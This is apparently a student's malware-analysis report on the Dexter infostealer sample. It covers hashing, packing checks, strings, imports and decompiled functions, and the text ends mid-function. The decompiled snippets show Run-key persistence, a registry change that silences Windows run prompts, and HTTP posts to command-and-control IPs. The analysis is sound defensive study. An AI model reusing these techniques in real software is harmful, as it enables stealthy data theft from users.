


Jack Vacek

For my malware, I chose to work with a sample from the GitHub repository known as TheZoo, (<https://github.com/ytisf/theZoo/tree/master>). Within this repository, I chose the malware known as Win32.InfoStealer.Dexter (<https://github.com/ytisf/theZoo/tree/master/malware/Binaries/Win32.InfoStealer.Dexter>). This malware seemed interesting to me because I am interested in information security and I am interested to learn about how it is stealing and storing information.

Upon downloading the virus and placing it into my shared folder, the virus is compressed within a zip folder containing two files, an .exe file and a file in an unknown format, which is illustrated in the image below. Next I placed these files onto the desktop with the password given by TheZoo: infected.



Upon placing these files onto the virtual machine desktop, I must see if there is a reason there are two files in the folder instead of just one. After opening the unknown file in Notepad, I am given the following:



An interesting part of this information is the fact that it says “This program cannot be run in DOS mode.” This could indicate that it should be an .exe file as well. Upon changing the file into an .exe, I checked to see if the files were identical by checking their MD5 hash.

```

C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\Sysuser>cd Desktop

C:\Users\Sysuser\Desktop>certutil -hashfile win33.exe MD5
MD5 hash of file win33.exe:
14 0d 24 af 0c 2b 3a 18 52 9d f1 2d fb c5 f6 de
CertUtil: -hashfile command completed successfully.


C:\Users\Sysuser\Desktop>certutil -hashfile 5ffd4c5e1766196ac1cbd799de829812757684f4432f1b8de59054890997c30d.exe MD5
MD5 hash of file 5ffd4c5e1766196ac1cbd799de829812757684f4432f1b8de59054890997c30d.exe:
7d 41 9c d0 96 fe c8 bc f9 45 e0 0e 70 a9 bc 41
CertUtil: -hashfile command completed successfully.

C:\Users\Sysuser\Desktop>_
  
```

Unfortunately, the files' MD5 hashes were not the same meaning that they are not the same file. Upon checking in Ghidra for differences, I noticed in the defined strings that win33.exe has a string “151.248.115.107” and the other file has a string “62.76.44.111”, which suggests that the files both could connect to different places.


1. How you unpacked the malware

After I have checked both files, I must check to see if either of them are packed. The signs for a packed malware include few imports, small amount of code in Ghidra, a warning in OllyDbg that the code could be packed, program shows section names that could be from a packer, and the different sections having unusual sizes. Both files to my malware from TheZoo were not packed. None of the above mentioned signs of a packed malware were seen in my malware. Below is an image of both malware in OllyDbg as I loaded it, and I was not greeted with a message saying the malware might be packed.



Jack Vacek

Next, I checked in Ghidra to see if there were few imports, a small amount of code, section names that could be linked to a packer, and unusual sizes for different sections. Thankfully, neither of my files had any of these signs. As we can see from the screenshot below, it seems like both files import a variety of functions. We can see from the section names that there are not any section names that look like they are linked to a packer. I am able to disassemble many different functions within the file. All of the sections seem to be a normal size, where none of them are only a few lines.



Lastly, I wanted to be certain that the files were not packed. I ran the files in a program called Exeinfo PE, a tool the TA recommended, and it stated that both of these files have not been packed, as you can see below at the bottom of the figure.



2. What strings of interest were found in the unpacked malware

I will first examine the strings found in the win32.exe. There are many strings of interest within this malware, as many of them can be used maliciously. Below is a string of interest because it is the string “.DEFAULT\SOFTWARE\Microsoft\Windows\CurrentVersion\Run” which could be used to make sure the malware runs on startup. As well, is another version of the

same string without the “.DEFAULT” in the beginning and “SOFTWARE” set to “Software” which is used in case the other string fails.

00407154	.DEFAULT\SOFTWARE\Microsoft\Windows\Cu...	".DEFAULT\SOFTWARE\Microsoft\Windows...	ds
00407654	.DEFAULT\SOFTWARE\Microsoft\Windows\Cu...	".DEFAULT\SOFTWARE\Microsoft\Windows...	ds
00407b0c	.DEFAULT\SOFTWARE\Microsoft\Windows\Cu...	".DEFAULT\SOFTWARE\Microsoft\Windows...	ds
00407f2c	.DEFAULT\SOFTWARE\Microsoft\Windows\Cu...	".DEFAULT\SOFTWARE\Microsoft\Windows...	ds
00408594	.DEFAULT\SOFTWARE\Microsoft\Windows\Cu...	".DEFAULT\SOFTWARE\Microsoft\Windows...	ds
004088f4	.DEFAULT\SOFTWARE\Microsoft\Windows\Cu...	".DEFAULT\SOFTWARE\Microsoft\Windows...	ds
00408c9c	.DEFAULT\SOFTWARE\Microsoft\Windows\Cu...	".DEFAULT\SOFTWARE\Microsoft\Windows...	ds
004092fc	.DEFAULT\SOFTWARE\Microsoft\Windows\Cu...	".DEFAULT\SOFTWARE\Microsoft\Windows...	ds

Looking at one of the sections where the string is used, the registry is opened and the string “Sun Java Security Plugin” is set into the registry. This is used to make sure that the malware is run every time during startup. The images below show the malware opening the registry and then setting the value inside of that registry as well as the string that is being set inside of the registry.

```
RegOpenKeyExA((HKEY)0x80000003,s_.DEFAULT\SOFTWARE\Microsoft\Wind_00407f2c,0,0xf003f,
               (PHKEY)&local_8);
cbMultiByte = strlenW((LPCWSTR)&DAT_00409b00);
local_10 = cbMultiByte << 1;
RegSetValueExW(local_8,u_Sun_Java_Security_Plugin_00408278,0,1,&DAT_00409b00,local_10)
RegCloseKey(local_8);
```

```
u_Sun_Java_Security_Plugin_00408278      XREF[1]:
00408278 53 00 75      unicode      u"Sun Java Security Plugin"
      00 6e 00
      20 00 4a ...
```

Furthermore, there are more strings of interest in this program below. The first string looks like it could be used for connecting to something. There is the string “151.248.115.107” which looks like it is an IP address. “Internet Explorer\iexplore.exe” suggests that this malware connects to the internet. The string “ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/-” also looks like a string used for Base64 encoding.

00407d30	/w19218317418621031041543/gateway.php	"/w19218317418621031041543/gateway.php"	ds
0040b05a	1	u"1"	unicode
00407d18	151.248.115.107	"151.248.115.107"	ds
00407998	32 Bit	"32 Bit"	ds
00407990	64 Bit	"64 Bit"	ds
00411761	\HelperS	"\HelperS"	ds
00408fc0	\Internet Explorer\iexplore.exe	u"\Internet Explorer\iexplore.exe"	unicode
00409000	\Internet Explorer\iexplore.exe	u"\Internet Explorer\iexplore.exe"	unicode
004073a8	ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/-	"ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/-"	ds
004073f0	ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/-	"ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/-"	ds
00407438	ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/-	"ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/-"	ds
00407480	ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/-	"ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/-"	ds

The first screenshot below shows that “151.248.151.107” is an IP address to the website the hackers most likely run. The second screenshot illustrates the malware is modifying the file pathway to include “Internet Explorer\iexplore.exe”.

```

iVar2 = InternetConnectA(DAT_00409f94, (&PTR_s_151.248.115.107_00407d28) [local_8], 0x50, 0, 0, 3,
0, 0);
if (iVar2 != 0) break;
local_8 = local_8 + 1;
bVar4 = false;
}
local_14 = HttpOpenRequestA(iVar2, &DAT_00407d94,
(&PTR_s_/w19218317418621031041543/gatewa_00407d58) [local_8], 0, 0, 0,
0x84200000, 0);

SHGetFolderPathW(0, 0x26, 0, 0, &DAT_00409740);
lstrcatW((LPWSTR) &DAT_00409740, u_\\Internet_Explorer\\iexplore.exe_00409000);

```

There are a lot more strings of interest that I will highlight in many screenshots below. The first screenshot illustrates how the program might format important information. Upon further inspecting the malware, it was found that it is the format for sending HTTP requests. The second screenshot shows that the program might scan in information from something and download and update information from the internet. The third screenshot illustrates that the program could be modifying many different background processes without the user's knowledge. It is especially interesting with the CreateRemoteThread and CreateThread. The fourth screenshot illustrates that the program might print out to a debugging file to find any problems that the program might've run into while running. The fifth and sixth screenshot show that the program is most likely going to be connecting to, and interacting with information on the internet. The last screenshot shows that the program might be storing the information gathered into a file known as "strokes.log" hinting that this program might be tracking keystrokes.

		s_Content-Type:application/x-www-f_00407d9c	XREF[1]:	FUN_00402aa0:00402c62(*)
00407d9c	43 6f 6e	ds	"Content-Type:application/x-www-form-urlencoded"	
	74 65 6e			
	74 2d 54 ...			
00408ab0	44 65 74	ds	"DetectShutdownClass"	
	65 63 74			
	53 68 75 ...			
00408ac4	64 6f 77	ds	"download-"	
	6e 6c 6f			
	61 64 2d ...			
00408ad0	75 70 64	ds	"update-"	
	61 74 65			
	2d 00			
00408ad8	63 68 65	ds	"checkin:"	
	63 6b 69			
	6e 3a 00 ...			
00408ae4	73 63 61	ds	"scanin:"	
	6e 69 6e			
	3a 00			
00408aec	75 6e 69	ds	"uninstall"	
	6e 73 74			
	61 6c 6c ...			

00406a38	CopyFileW	"CopyFileW"	ds
00406a44	CreateDirectoryW	"CreateDirectoryW"	ds
00406a58	CreateEventA	"CreateEventA"	ds
00406868	CreateFileA	"CreateFileA"	ds
00406b2c	CreateFileMappingA	"CreateFileMappingA"	ds
00406c90	CreateFileW	"CreateFileW"	ds
00406bc4	CreateMutexA	"CreateMutexA"	ds
00406ae6	CreateProcessW	"CreateProcessW"	ds
00406abe	CreateRemoteThread	"CreateRemoteThread"	ds
00406b0c	CreateThread	"CreateThread"	ds
00406986	CreateToolhelp32Snapshot	"CreateToolhelp32Snapshot"	ds
00406d02	CreateWindowExA	"CreateWindowExA"	ds
004090d0	debug.log	"debug.log"	ds
00409144	debug.log	"debug.log"	ds
00409170	debug.log	"debug.log"	ds
0040919c	debug.log	"debug.log"	ds
00406f26	InternetConnectA	"InternetConnectA"	ds
00406f4a	InternetGetCookieA	"InternetGetCookieA"	ds
00406f3a	InternetOpenA	"InternetOpenA"	ds
00406f74	InternetOpenUrlA	"InternetOpenUrlA"	ds
00406f60	InternetReadFile	"InternetReadFile"	ds
00406f12	HttpOpenRequestA	"HttpOpenRequestA"	ds
00406ee8	HttpSendRequestA	"HttpSendRequestA"	ds
00409110	strokes.log	"strokes.log"	ds


Next looking at the other file, 5ffd4c5e1766196ac1cbd799de829812757684f4432f1b8de59054890997c30d.exe, it actually has the same strings of interest as the first file, with only one difference - as seen below. This file does not have the same string that is most likely an IP address. Instead of "151.248.115.107" it is "62.76.44.111". This could hint that the files might have the same functionality, just a different connection.


00407d18	62.76.44.111	"62.76.44.111"	ds
----------	--------------	----------------	----

3. What methods are imported by the malware

When examining the imports for each file, the imports are actually the exact same. I will provide screenshots of both files side by side. Win32.exe will be on the left side and the other file on the right side. Both files import many different methods.


Jack Vacek





		GetTickCount
		GetVersionExA
		HeapAlloc
		HeapFree
		InitializeCriticalSection
		IsBadReadPtr
		LeaveCriticalSection
		LoadLibraryA
		LoadResource
		LockResource
		lstrcatA
		lstrcatW
		lstrcmpA
		lstrcmpiA
		lstrcpyA
		lstrcpyW
		lstrlenA
		lstrlenW
		MapViewOfFile
		MultiByteToWideChar
		OpenProcess
		Process32First
		Process32Next
		ReadFile
		ReadProcessMemory
		ResumeThread
		SetEvent
		SetFilePointer
		SetLastError
		SizeofResource
		Sleep
		SuspendThread

		GetTickCount
		GetVersionExA
		HeapAlloc
		HeapFree
		InitializeCriticalSection
		IsBadReadPtr
		LeaveCriticalSection
		LoadLibraryA
		LoadResource
		LockResource
		lstrcatA
		lstrcatW
		lstrcmpA
		lstrcmpiA
		lstrcpyA
		lstrcpyW
		lstrlenA
		lstrlenW
		MapViewOfFile
		MultiByteToWideChar
		OpenProcess
		Process32First
		Process32Next
		ReadFile
		ReadProcessMemory
		ResumeThread
		SetEvent
		SetFilePointer
		SetLastError
		SizeofResource
		Sleep
		SuspendThread



There are many different functions imported by this malware. This malware has many different functionalities, hence why it might need this many imports. It connects to the internet,

interacts with the registry, and creates and edits files. This all makes sense because of the name of the malware, which makes it seem like the purpose of this malware is to steal information and upload it on the internet for hackers. Due to the sheer volume of the amount of imports, I will only inspect the ones that seem interesting to me and like they have a high importance to the overall functionality.

After viewing the WININET.DLL imports, it is very apparent that this malware interacts heavily with the internet to send sensitive information to the hackers and to receive information that the hackers might want to send. The malware connects to the internet to the website specified by the IP address string, for win33.exe this string is “151.248.115.107”. Next the malware creates a request handle that will be used to upload or download information to or from the website's pages. It will then send that request it opened in a specific format that the website will be able to parse and then send back a response.

```
iVar2 = InternetConnectA(DAT_00409f94, (&PTR_s_151.248.115.107_00407d28) [local_8], 0x50, 0, 0, 3, 0, 0);  
if (iVar2 != 0) break;  
local_8 = local_8 + 1;  
bVar4 = false;  
}  
local_14 = HttpOpenRequestA(iVar2, &DAT_00407d94,  
                           (&PTR_s_/w19218317418621031041543/gatewa_00407d58) [local_8], 0, 0, 0,  
                           0x84200000, 0);  
iVar3 = HttpSendRequestA(local_14, s_Content-Type:application/x-www-f_00407d9c, 0xffffffff,  
                        DAT_00409f8c, iVar3);
```

I noticed one section of code in the ADVAPI32.DLL imports that seemed interesting. It seems like the malware is creating a registry key if it is not already created and then setting the value of that key to include every file ending in .exe, .bat, .reg, or .vbs to low risk file types. Doing this will stop Windows from prompting the user before running the program, meaning that the malware could run a number of files without the user's knowledge. This is likely how the program goes undetected by the user because the hackers are able to run the different types of programs necessary for their malware discreetly.

```
RegCreateKeyExA((HKEY) 0x80000001, s_Software\Microsoft\Windows\Curre_004082e0, 0, (LPSTR) 0x0, 0,  
               0xf003f, (LPSECURITY_ATTRIBUTES) 0x0, (PHKEY) &local_10, &local_c);  
cbData = strlenA(s_.exe;.bat;.reg;.vbs;_00408194);  
RegSetValueExA(local_10, s_LowRiskFileTypes_00408320, 0, 1, (BYTE *) s_.exe;.bat;.reg;.vbs;_00408194,  
               cbData);
```

4. The reverse engineered disassembly of an interesting method

An interesting method I found in my malware is contained in the images below.

```
3 |
4 | void __cdecl FUN_00402050(LPSTR param_1)
5 |
6 | {
7 |     HMODULE hModule;
8 |     int iVar1;
9 |     char *lpProcName;
10 |    short local_d0;
11 |    _OSVERSIONINFOA local_ac;
12 |    ushort local_14;
13 |    char local_12;
14 |    FARPROC local_8;
15 |
16 |    FUN_00401200((undefined *)&local_ac,0,0x9c);
17 |    FUN_00401200((undefined *)&local_d0,0,0x24);
18 |    local_ac.dwOSVersionInfoSize = 0x9c;
19 |    if (_DAT_0040a0a0 == 1) {
20 |        lpProcName = s_GetNativeSystemInfo_004078a8;
21 |        hModule = GetModuleHandleA(s_kernel32.dll_004078bc);
22 |        local_8 = GetProcAddress(hModule,lpProcName);
23 |        (*local_8)(&local_d0);
24 |    }
25 |    else {
26 |        GetSystemInfo((LPSYSTEM_INFO)&local_d0);
27 |    }
28 |    GetVersionExA((LPOSVERSIONINFOA)&local_ac);
29 |    if ((local_ac.dwMajorVersion == 5) && (local_ac.dwMinorVersion == 0)) {
30 |        lstrcpyA(param_1,s_Windows_2000_004078cc);
```

```
31     }
32     else {
33         if ((local_ac.dwMajorVersion == 5) && (local_ac.dwMinorVersion == 1)) {
34             lstrcpyA(param_1,s_Windows_XP_004078dc);
35         }
36         else {
37             if ((local_ac.dwMajorVersion == 5) && (local_ac.dwMinorVersion == 2)) {
38                 if ((local_12 == 1) && (local_d0 == 9)) {
39                     lstrcpyA(param_1,s_Windows_XP_Professional_x64_004078e8);
40                     return;
